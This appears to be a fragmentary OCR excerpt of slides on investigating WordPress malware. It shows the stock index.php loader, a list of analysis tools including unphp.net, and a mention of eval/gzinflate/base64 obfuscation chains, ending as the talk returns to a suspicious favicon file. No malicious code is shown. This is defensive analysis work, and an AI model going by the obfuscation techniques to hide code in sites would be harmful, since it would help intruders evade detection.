
```
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

ToolBelt so far

- Interative PHP console

```
$ php –a
```

- unphp.net
- **wordpress.org** API



UnPHP - The Online PHP Decoder

UnPHP is a free service for analyzing obfuscated and malicious PHP


To get started either copy your code below or choose a file to upload then click 'Decode This PHP'. Just che

Eval + gzinflate + Base64

UnPHP easily handles simple obfuscation methods that chain functions like eval(), gzinflate(), str_rot13(), s


favicon_0ff481d1.ico

Let’s return to our favicon.

